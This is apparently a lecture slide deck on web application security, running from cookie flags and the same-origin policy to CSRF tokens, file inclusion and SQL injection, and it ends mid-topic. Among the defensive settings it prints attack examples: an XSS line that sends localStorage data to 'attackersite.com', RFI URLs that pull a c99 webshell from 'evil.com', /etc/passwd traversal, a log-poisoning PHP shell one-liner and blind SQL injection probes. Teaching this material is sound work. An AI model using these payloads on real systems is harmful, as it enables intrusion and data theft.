

# Web Applications security

Kuido Külm

# Contents

---

1. Web Applications Authentication
2. Same Origin Policy
3. XSS
4. CSRF / XSRF
5. HTML5 Storage and IFRAME sandbox
6. AJAX, JSON
7. SQL Injection
8. File Inclusion (RFI, LFI)
9. Principle of Least Privilege
10. Passive and active webapp scanners

# POST and GET

---



- ▶ GET – Read data (URL)

`http://vic.com/?otsi=<script>eval(location.href.substring(1));  
</script>#alert(1);`

- ▶ POST - Change data (Request Body)

# Authentication cookie (document.cookie)

Scripts		Timeline		Profiles		Storage		Console	
Name		Value							
ASP.NET_SessionId		zqxjipfikopro400tumu0xiy							

Authentication cookie (When a cookie that has [HttpOnlyCookies](#) set to true is received by a compliant browser, it is inaccessible to client-side script )

---

## **ASP.NET web.config**

```
<httpCookies httpOnlyCookies="true" >
```

## **Java web.xml**

```
<session-config>  
  <cookie-config>  
    <http-only>true</http-only>  
  </cookie-config>  
</session-config>
```

PHP: `session.cookie_httponly = True`

---

Authentication cookie(send the cookie only over SSL)

---

## **ASP.NET web.config**

```
<httpCookies requireSSL="true" />  
<authentication mode="Forms">  
  <forms requireSSL="true" />  
</authentication>
```

## **Java web.xml**

```
<session-config>  
  <cookie-config>  
    <secure>true</secure>  
  </cookie-config>  
</session-config>
```



# Authentication in cloud (Trusted Identity Providers)

---

Cloud means:



- ▶ We don't own applications and services
- ▶ **We control** user's identity

Claims based security  
tokens (claims signed  
with certificate transferred  
over https)

# Authentication in cloud (Trusted Identity Providers)

- An IP-STS (Identity Provider-Security Token Service) authenticates a client using . It creates a SAML (Security Assertion Markup Language ) token based on the claims provided by the client, and might add its own claims. A Relying Party application (RP) receives the SAML token and uses the claims inside to decide whether to grant the client access to the requested resource.
- ▶ An RP-STS does not authenticate the client, but relies on a SAML token provided by an IP-STS that it trusts. Typically, an IP-STS is found in the client's domain, whereas an RP-STS is found in the RP's domain.

# Security on cloud

---

## ► Attacks:

Token Replay

Modify HttpReferer

## ► Defence :

Hold valid tokens in cache

https

Digest Verification

# RESTful (Representational State Transfer)

---

Session or application state is managed by the client

Each subsequent request contains the user's name and password in the Authorization header, so the server has the option of using this information on each request to ensure that only authorized users can access protected resources.

- ▶ To create a resource on the server, use POST.
- ▶ To retrieve a resource, use GET.
- ▶ To change the state of a resource or to update it, use PUT.
- ▶ To remove or delete a resource, use DELETE.

Same origin policy (Two pages to have the same origin if the protocol, port (if one is specified), and host are the same for both pages)

---

Compared URL	Outcome	Reason
http://www.example.com/dir/page.html	Success	Same protocol and host
http://www.example.com/dir2/other.html	Success	Same protocol and host
http://www.example.com:81/dir/other.html	Failure	Same protocol and host but different port
https://www.example.com/dir/other.html	Failure	Different protocol
http://en.example.com/dir/other.html	Failure	Different host
http://example.com/dir/other.html	Failure	Different host (exact match required)
http://v2.www.example.com/dir/other.html	Failure	Different host (exact match required)

**Exception** to the same origin rule:

A script can set the value of [document.domain](#) to a suffix of the current domain. If it does so, the shorter domain is used for subsequent origin checks

http://en.example.com/ and http://fr.example.com/ both set document.domain to "example.com", they would be from that point on considered same-origin for the purpose of DOM manipulation

---

# Same origin policy and XSS

---

- ▶ JavaScript security model, which allows scripts to interact only with elements that originate from the same server as the page to which the script belongs.
- ▶ The commonly used **exception** that is not restricted by the Same Origin Policy is the **<script>** tag technique, whereby you append a <script> element to a page's DOM, causing it to load and run the code it finds at the URL that the element's src attribute specifies.

# JavaScript exceptions

---

cross-domain operations predating JavaScript which are not subjected to same-origin checks:

- ▶ Ability to include scripts across domains(JSON),
- ▶ Submit POST forms(CSRF)

# XSS defence (Input validation)

---

ASP.NET Built-in XSS protection

Web.config (default true)

```
<pages validateRequest= "true">
```



.aspx webpage

```
<%@ Page ValidateRequest="true" >
```

# CSRF / XSRF (One-Click)

cross-site scripting (XSS), exploits the trust a user has for a particular site, cross-site request forgery (CSRF) exploits the trust that a site has in a user's browser

## ► Defence

Same-origin policy

Generate (and track, with timeout) a unique random key for every single HTML FORM you send down to the client. (POST only)

# CSRF / XSRF

---

An XSRF requires 4 elements to be a vulnerability on a website:

- ▶ A cookie from the vulnerable site with authentication information
- ▶ A form on a web page used to change data on the site
- ▶ Input validity of the data in a submitted form is based solely on the authentication information (in the cookie)
- ▶ The authenticated user visits a web-site hosting malicious code targeted against the web-site where the user is authenticated before the authentication expires

# CSRF / XSRF (only for POST requests)

---

- ▶ Defence ASP.NET (add a session identifier to the viewstate through the ViewStateUserKey)

```
protected void Page_Init(object sender, EventArgs e)
{
    this.Page.ViewStateUserKey = Session.SessionID;
}
```

- ▶ Defence ASP.NET MVC

```
<%= Html.AntiForgeryToken() %>
```

```
<input name="__RequestVerificationToken" type="hidden" value="saTFWpkKN0BYaz
```

```
[ValidateAntiForgeryToken]
public ActionResult SubmitUpdate()
{ // ... etc
}
```

# CSRF / XSRF (Defence PHP CSRF Guard)

---

```
<form ... >  
  <input ...>  
  <?php echo $csg; ?>  
</form>
```

```
try  
{  
    $csg->isValid();  
    // your code here  
}  
catch (TokenException $e)  
{  
    // handle exception  
}  
catch (// your exceptions here)
```

# ASP.NET ViewState (you can watch it)

---

- ▶ ViewState stage needs to deserialize and serialize base64
- ▶ The `__VIEWSTATE` hidden form field adds extra size to the Web page that the client must download
- ▶ ViewState=Auto | Always | Never

web.config

```
<pages viewStateEncryptionMode="Always">  
</pages>
```

▶ aspx



```
<%@ Page viewStateEncryptionMode="Auto" %>
```

---



# Vulnerability scanners (Passive)

Enable all... Disable all... Search:

Description	Standards Compliance
<input checked="" type="checkbox"/> ASP.NET VIEWSTATE - identify when EnableViewStateMac setting has been disabled.	N/A
<input checked="" type="checkbox"/> Charset - Charset not explicitly set to UTF-8 in HTML/XML content.	N/A
<input checked="" type="checkbox"/> Charset - Detect charset mismatches between the HTTP header and HTML or XML bodies.	N/A
<input checked="" type="checkbox"/> Cookie - Look for cookies with loosely scoped domain restrictions.	N/A
<input checked="" type="checkbox"/> Cookie - Look for cookies without the "secure" attribute.	OWASP ASVL2
<input checked="" type="checkbox"/> Cookie - Look for instances where the HTTPOnly cookie flag is not being set.	OWASP ASVL2
<input checked="" type="checkbox"/> Cross-Domain - Check for cross-domain CSS source file references, akin to client-side mashups.	N/A
<input checked="" type="checkbox"/> Cross-Domain - Check for cross-domain javascript source file inclusion, aka client-side mashups.	N/A
<input checked="" type="checkbox"/> Cross-Domain - Check for references to untrusted domains in javascript source code.	N/A
<input checked="" type="checkbox"/> Cross-Domain - Cross-domain Form submit when <form> HTML tag "action" attribute points to an offsite domain.	N/A
<input checked="" type="checkbox"/> Flash - Look for instantiations of Adobe Flash Player which don't restrict javascript access.	N/A
<input checked="" type="checkbox"/> Flash - Look for issues with the Flash cross-domain policy file.	Microsoft SDL
<input checked="" type="checkbox"/> Header - Check that cache-control HTTP header is set to the 'no-store' value.	N/A
<input checked="" type="checkbox"/> Header - Checks that a Content-Type header is included in the HTTP response and alerts when it isn't.	N/A
<input checked="" type="checkbox"/> Header - Checks that IE8's XSS protection filter has not been disabled by the Web-application.	N/A

# Vulnerability scanners (Active)

# HTML5 Storage (supersized cookies)

---

- ▶ Window based – sessionStorage (related only one window)
- ▶ Domain based – localStorage (HTTPOnly is not compatible)

Example XSS to steal session ID from local storage

```
<script>document.write("<img  
  src='http://attackersite.com?cookie="+localStorage.getItem('fo  
o')+ ">");  
</script>
```



Set a Local Storage Value with JSON via URL scriptlet:

```
javascript:localStorage.setItem('fooName',  
JSON.stringify('data1:a,"data2":b,data3:c'));
```

# iframe “mash-ups”

- ▶ A *mashup* is a Web application that integrates content from more than one source and delivers it for presentation in a single page. The server makes requests to each content source, parses the information it receives, and combines the results into a page to send to the browser

# HTML5 Sandbox (text/html-sandboxed)

---

Detaches the sandboxed content from its parent page, thus receiving less privileges. Browsers must not render pages served with a text/html-sandboxed MIME type, if you navigate to the page directly

```
<iframe sandbox src="http://attacker.com/untrusted.html"></iframe>
```

“sandboxed” iframes can not

- ▶ access the DOM of the parent page (because the iframe is delegated to a different “origin” than the parent page)
- ▶ execute scripts
- ▶ embed their own forms, or manipulate forms via script
- ▶ read or write cookies, local storage, or local SQL databases

# HTML5 sandbox whitelisting

---

- ▶ You can increase sandboxed content privileges by whitelisting the value of the sandbox attribute
- ▶ `<iframe sandbox="allow-scripts allow-forms" src="http://attacker.com/untrusted.html"></iframe>`
- ▶ The **allow-same-origin** keyword allows the content to be treated as being from the same origin instead of forcing it into a unique origin

# AJAX (*Asynchronous JavaScript + XML*)

---

AJAX application allows a Web page to get content from the server and update itself in place asynchronously using JavaScript code. In this way, users can interact with a rich user interface (UI) without reloading the full page. The server sends an initial page to the browser, which makes calls back to the server for updated content.

# AJAX

---

## **XMLHttpRequest**, XMLHttpRequest, flex.net.socket

The asynchronous JavaScript code calls frequently use XML to encode the data; however, other data formats are common, such as JavaScript Object Notation (JSON), HTML, and delimited text

```
<?xml version="1.0" ?>
<persons>
  <person>
    <given_name>John</given_name>
    <surname>Smith</surname>
  </person>
  <person>
    <given_name>Silver</given_name>
    <surname>Bullet</surname>
  </person>
</persons>
```

---

# JSON (Send less data between server and client during XMLHttpRequest )

---

```
{"persons":{"person":[{"given_name":"John","surname":"Smith"}, {"given_name":"Silver","surname":"Bullet"}]}}
```

# File Inclusion attacks

---

Method for servers/scripts to include files on run-time, in order to make complex systems of procedure calls

```
<?php
if (isset($_GET['page']))
    include($_GET['page']);
else
    include('default.php');
?>
```

Normal use:

<http://www.sait.com/?page=contact.php>

---

# Remote File Inclusion attacks

---

<http://www.sait.com/?page=http://www.evil.com/c99.php>

Webshells

c99, r57, ASPXspy

*Poison NULL Byte*

**<?php include(\$\_GET['page']. '.php');?>**

<http://www.sait.com/?page=http://www.evil.com/c99.php%00>

# XSS reflecion (RFI + XSS)

---

- ▶ One website is is vulnerable to a PHP RFI

vuln\_include.php

```
<?php include($vuln); ?>
```

- ▶ Second website is vulnerable to XSS

vuln\_xss.php (takes a string from the URI injectable parameter and prints it)

```
<?php print($injectable); ?>
```

The trick here is to build a link to vuln\_xss.php that will echo back our malicious PHP code.

*http://host2/vuln\_xss.php?injectable=<? echo phpinfo(); ?>*

XSS link to host2

*'http://host1/vuln\_include.php?vuln\_param=http://host2/vuln\_xss.php?injectable=<?php echo phpinfo(); ?>'*

# Local File Inclusion

---

`http://www.sait.com/?page=../../etc/passwd%00`

Log poisoning:

`http://www.sait.com/?page=../../etc/httpd/logs/access_log`

`http://www.sait.com/?page=../../etc/httpd/logs/error.log`

//force save something evil in log file

`http:// www.sait.com /<?php+`

`$s=$_GET;@chdir($s['x']);echo@system($s['y'])?>`

# File Inclusion defence

---

1. Check input parameters
2. Check and cut off parameters length

## PHP

- ▶ `open_basedir` // from which directory can application only include files
- ▶ `allow_url_fopen = 0 //disable`
- ▶ `allow_url_include = 0 //disable`

//limit functions usage

`disable_functions = eval, exec, shell_exec, passthru, system, dl, popen, pclose, proc_open, proc_close, proc_get_status, proc_nice, proc_terminate`

# SQL Injection

---

2 different ways how SQL SERVER parses queries

1. SQL statement(ad hoc query, dynamic SQL)

```
SELECT name FROM users WHERE id=23
```

2. Parametrized query, prepared statement, bind variables

```
DECLARE @par INT
```

```
SET @par=23
```

```
SELECT name FROM users WHERE id=@par
```

# SQL statements

---

SELECT INSERT UPDATE DELETE MERGE	Data manipulation language (DML)
CREATE ALTER DROP RENAME TRUNCATE COMMENT	Data definition language (DDL)
GRANT REVOKE	Data control language (DCL)
COMMIT ROLLBACK SAVEPOINT	Transaction control

# SQL Injection, program code

---

## SQL statement(ad hoc query)

```
string id=Request.QueryString["id"].ToString();  
SqlCommand komm = new SqlCommand(@"SELECT name FROM users WHERE id =" + id);  
this.DetailsViewRida.DataSource = komm.ExecuteReader();
```

QueryString example: ..result.aspx?id=23

**SELECT name FROM users WHERE id=23**

# SQL Injection (SQL statement, ad hoc query)

---

## SQL statement(ad hoc query)

QueryString example: ..result.aspx?id=23-2

SELECT name FROM users WHERE id=23-2

will be processed as

SELECT name FROM users WHERE id=2 |

QueryString example: ..result.aspx?id=23-0

SELECT name FROM users WHERE id=23-0

will be processed as

SELECT name FROM users WHERE id=23

# SQL Injection (SQL statement, ad hoc query)

---

QueryString example: `..result.aspx?id=23-CASE WHEN  
SUBSTRING(@@SERVERNAME,1,1) = 67 THEN 2 ELSE 0  
END`

`SELECT name FROM users WHERE id=23-CASE WHEN  
SUBSTRING(@@SERVERNAME,1,1) = 67 THEN 2 ELSE 0  
END`

# SQL Injection (SQL statement, ad hoc query)

---

